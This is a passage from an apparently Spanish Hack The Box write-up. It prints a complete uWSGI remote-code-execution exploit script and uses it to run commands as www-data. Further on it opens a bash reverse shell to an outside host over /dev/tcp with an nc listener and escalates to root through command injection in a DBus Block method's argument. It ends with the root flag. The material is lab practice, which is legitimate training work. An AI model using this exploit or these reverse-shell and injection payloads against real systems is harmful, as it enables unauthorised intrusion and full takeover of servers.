    s = hex(x if isinstance(x, int) else len(x))[2:].rjust(4, '0')
    if sys.version_info[0] == 3: import bytes
    s = bytes.fromhex(s) if sys.version_info[0] == 3 else s.decode('hex')
    return s[::-1]

def pack_uwsgi_vars(var):
    pk = b''
    for k, v in var.items() if hasattr(var, 'items') else var:
        pk += sz(k) + k.encode('utf8') + sz(v) + v.encode('utf8')
    result = b'\x00' + sz(pk) + b'\x00' + pk
    return result

def parse_addr(addr, default_port=None):
    port = default_port
    if isinstance(addr, str):
        if addr.isdigit():
            addr, port = '', addr
        elif ':' in addr:
            addr, _, port = addr.partition(':')
    elif isinstance(addr, (list, tuple, set)):
        addr, port = addr
    port = int(port) if port else port
    return (addr or '127.0.0.1', port)

def get_host_from_url(url):
    if '//' in url:
        url = url.split('//', 1)[1]
    host, _, url = url.partition('/')
    return (host, '/' + url)

def fetch_data(uri, payload=None, body=None):
    if 'http' not in uri:
        uri = 'http://' + uri
    s = requests.Session()
    # s.headers['UWSGI_FILE'] = payload
    if body:
        import urlparse
        body_d = dict(urlparse.parse_qs(urlparse.urlsplit(body).path))
        d = s.post(uri, data=body_d)
    else:
        d = s.get(uri)

    return {

```

```

        'code': d.status_code,
        'text': d.text,
        'header': d.headers
    }

def ask_uwsgi(addr_and_port, mode, var, body=''):
    if mode == 'tcp':
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(parse_addr(addr_and_port))
    elif mode == 'unix':
        s = socket.socket(socket.AF_UNIX)
        s.connect(addr_and_port)
    s.send(pack_uwsgi_vars(var) + body.encode('utf8'))
    response = []
    # Actually we dont need the response, it will block if we run any
    # commands.
    # So I comment all the receiving stuff.
    # while 1:
    #     data = s.recv(4096)
    #     if not data:
    #         break
    #     response.append(data)
    s.close()
    return b''.join(response).decode('utf8')

def curl(mode, addr_and_port, payload, target_url):
    host, uri = get_host_from_url(target_url)
    path, _, qs = uri.partition('?')
    if mode == 'http':
        return fetch_data(addr_and_port+uri, payload)
    elif mode == 'tcp':
        host = host or parse_addr(addr_and_port)[0]
    else:
        host = addr_and_port
    var = {
        'SERVER_PROTOCOL': 'HTTP/1.1',
        'REQUEST_METHOD': 'GET',
        'PATH_INFO': path,
        'REQUEST_URI': uri,
        'QUERY_STRING': qs,
        'SERVER_NAME': host,
        'HTTP_HOST': host,
        'UWSGI_FILE': payload,
        'SCRIPT_NAME': target_url
    }
    return ask_uwsgi(addr_and_port, mode, var)

```

```

def main(*args):
    desc = """
    This is a uwsgi client & RCE exploit.
    Last modifid at 2018-01-30 by wofeiwo@80sec.com
    """
    elog = "Example: uwsgi_exp.py -u 1.2.3.4:5000 -c \"echo 111>/tmp/abc\""

    parser = argparse.ArgumentParser(description=desc, epilog=elog)

    parser.add_argument('-m', '--mode', nargs='?', default='tcp',
                        help='Uwsgi mode: 1. http 2. tcp 3. unix. The
default is tcp.',
                        dest='mode', choices=['http', 'tcp', 'unix'])

    parser.add_argument('-u', '--uwsgi', nargs='?', required=True,
                        help='Uwsgi server: 1.2.3.4:5000 or
/tmp/uwsgi.sock',
                        dest='uwsgi_addr')

    parser.add_argument('-c', '--command', nargs='?', required=True,
                        help='Command: The exploit command you want to
execute, must have this.',
                        dest='command')

    if len(sys.argv) < 2:
        parser.print_help()
        return
    args = parser.parse_args()
    if args.mode.lower() == "http":
        print("[-]Currently only tcp/unix method is supported in RCE
exploit.")
        return
    payload = 'exec://' + args.command + "; echo test" # must have someting
in output or the uWSGI crashes.
    print("[*]Sending payload.")
    print(curl(args.mode.lower(), args.uwsgi_addr, payload, '/testapp'))

if __name__ == '__main__':
    main()
EOF

```

31. Obtención de Shell como www-data

Probamos a ejecutarlo para ver quien somos: `python exploit.py -m unix -u /tmp/uwsgi.socket -c "whoami"`

Resultado: `ModuleNotFoundError: No module named 'bytes'`

Corregimos el script eliminando la linea de `import bytes`: `sed -i '/import bytes/d' exploit.py`

Ejecutamos: `python exploit.py -m unix -u /tmp/uwsgi.socket -c "whoami"`

Resultado: `[*]Sending payload.`

No vemos nada.

Redirigimos el contenido: `python exploit.py -m unix -u /tmp/uwsgi.socket -c "whoami > /tmp/output"`

Comprobamos `/tmp/output`, y obtenemos: `www-data`

Nos enviamos una reverse shell, para ello listener: `nc -nlvp 443`

Enviamos la reverse shell:

```
qtc@23e812eff73f:/tmp$ python exploit.py -m unix -u /tmp/uwsgi.socket -c "bash -c 'bash -i >& /dev/tcp/10.10.14.195/443 0>&1'"
```

Resultado: Obtenemos la reverse shell como `www-data`.

Realizamos el tratamiento de la TTY:

```
script /dev/null -c bash
control + z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 30 columns 190
```

32. Explotación Final de DBus como Root

Ahora que somos `www-data`, intentamos la inyección en DBus de nuevo.

```
import dbus
bus = dbus.SystemBus()
block_object = bus.get_object('htb.ouch.Block', '/htb/ouch/Block')
block_iface = dbus.Interface(block_object, dbus_interface='htb.ouch.Block')
client_ip = "; whoami > /tmp/whoami; #"
```

Realizamos el bloqueo: `response = block_iface.Block(client_ip)`

Verificamos ambos directorios `tmp` tanto del host `172.18.0.4` como el host `10.129.29.195`.

Encontramos el archivo `whoami` en el host `10.129.29.195`, comprobamos el contenido: `cat whoami`

Resultado: root

33. Obtención de Shell de Root y Flag

Procedemos a setear la reverse shell final: `client_ip = "; bash -c 'bash -i >&/dev/tcp/10.10.14.195/443 0>&1'; #"`

Nos ponemos en escucha: `nc nlvp 443`

Enviamos el bloqueo: `response = block_iface.Block(client_ip)`

Resultado: Acceso exitoso.

Obtenemos la flag de root: `cat root.txt`

Resultado: 269e077cc025686d940260bf76a946d8